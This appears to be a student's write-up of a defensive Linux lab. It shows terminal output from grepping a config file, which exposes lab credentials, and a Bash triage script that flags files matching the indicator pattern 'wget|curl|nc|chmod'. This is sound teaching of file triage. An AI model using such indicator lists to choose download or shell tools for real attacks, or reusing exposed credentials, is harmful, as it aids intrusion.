(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./security_check.sh update.sh
Selected indicators not detected

```

Part J - Configuration File Investigation

Exercise 24 - Sensitive Information Search

- Use config.conf.

First verify that it:

exists

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ [ -e config.conf ] && echo "Exists"
Exists

```

is a regular file

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ [ -f config.conf ] && echo "Regular file"
Regular file

```

is readable

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ [ -r config.conf ] && echo "Readable"
Readable

```

is non-empty.

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ [ -s config.conf ] && echo "Non-empty"
Non-empty

```

Then use egrep to search for:

password|username

Display the matching lines.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -E "password|username" config.conf
username=admin
password=LabPassword123
```

Why should configuration files containing authentication information receive additional protection?

Configuration files may contain sensitive authentication information such as usernames and passwords. Unauthorized access to these files could allow an attacker to obtain credentials and gain access to systems or services.

Part K

Exercise 25 - Suspicious File Triage

- Write a Bash program called:

file_check.sh

The program should ask the user to enter a filename.

It should:

Determine whether the path exists.

Determine whether it is a regular file.

Determine whether it is a directory.

If it is a regular file, determine whether it is readable.

Determine whether it is writable.

Determine whether it is executable.

Determine whether it is empty/non-empty.

If readable and non-empty, use grep to search for wget.

Use egrep/grep -E to search for wget|curl|nc|chmod.

Use \$? to determine whether a selected search succeeded.

Use [[]] with regex to determine whether the filename ends in .sh.

Display a summary of the findings.

Example:

Enter filename: payload.sh

----- FILE INVESTIGATION -----

Exists: Yes

Regular File: Yes

Directory: No

Readable: Yes

Writable: Yes

Executable: Yes

Non-empty: Yes

Shell Script: Yes

wget: Found

Selected indicators: Found

Further inspection recommended

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano file_check.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +x file_check.sh
```

```
#!/usr/bin/bash

read -p "Enter filename: " filename

echo

echo "----- FILE INVESTIGATION -----"

echo

if [[ -e "$filename" ]]
then
    exists="Yes"
else
    exists="No"
fi

if [[ -f "$filename" ]]; then
    regular="Yes"
else
    regular="No"
fi

if [[ -d "$filename" ]]
then
    directory="Yes"
else
    directory="No"
fi


if [[ -r "$filename" ]]; then
    readable="Yes"
else
```

```
    readable="No"
fi
if [[ -w "$filename" ]]
then
    writable="Yes"
else
    writable="No"
fi
if [[ -x "$filename" ]]
then
    executable="Yes"
else
    executable="No"
fi
if [[ -s "$filename" ]]
then
    nonempty="Yes"
else
    nonempty="No"
fi
if [[ "$filename" =~ \.sh$ ]]
then
    shellscript="Yes"
else
    shellscript="No"
fi
echo "Exists      : $exists"
echo "Regular File : $regular"
echo "Directory   : $directory"
echo "Readable    : $readable"
echo "Writable     : $writable"
echo "Executable   : $executable"
echo "Non-empty    : $nonempty"
echo "Shell Script : $shellscript"
echo
```

```

if [[ -f "$filename" && -r "$filename" && -s "$filename" ]]
then
    grep -q "wget" "$filename"
    if [[ $? -eq 0 ]]; then
        echo "wget      : Found"
    else
        echo "wget      : Not Found"
    fi
    grep -Eq "wget|curl|nc|chmod" "$filename"
    if [[ $? -eq 0 ]]
    then
        echo "Selected indicators : Found"
        echo
        echo "Further inspection recommended"
    else
        echo "Selected indicators : Not Found"
    fi
else
    echo "Content analysis not performed"
fi

```



```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./file_check.sh
Enter filename: payload.sh

——— FILE INVESTIGATION ———

Exists      : Yes
Regular File : Yes
Directory   : No
Readable    : Yes
Writable    : Yes
Executable  : Yes
Non-empty   : Yes
Shell Script : Yes

wget        : Found
Selected indicators : Found

Further inspection recommended

```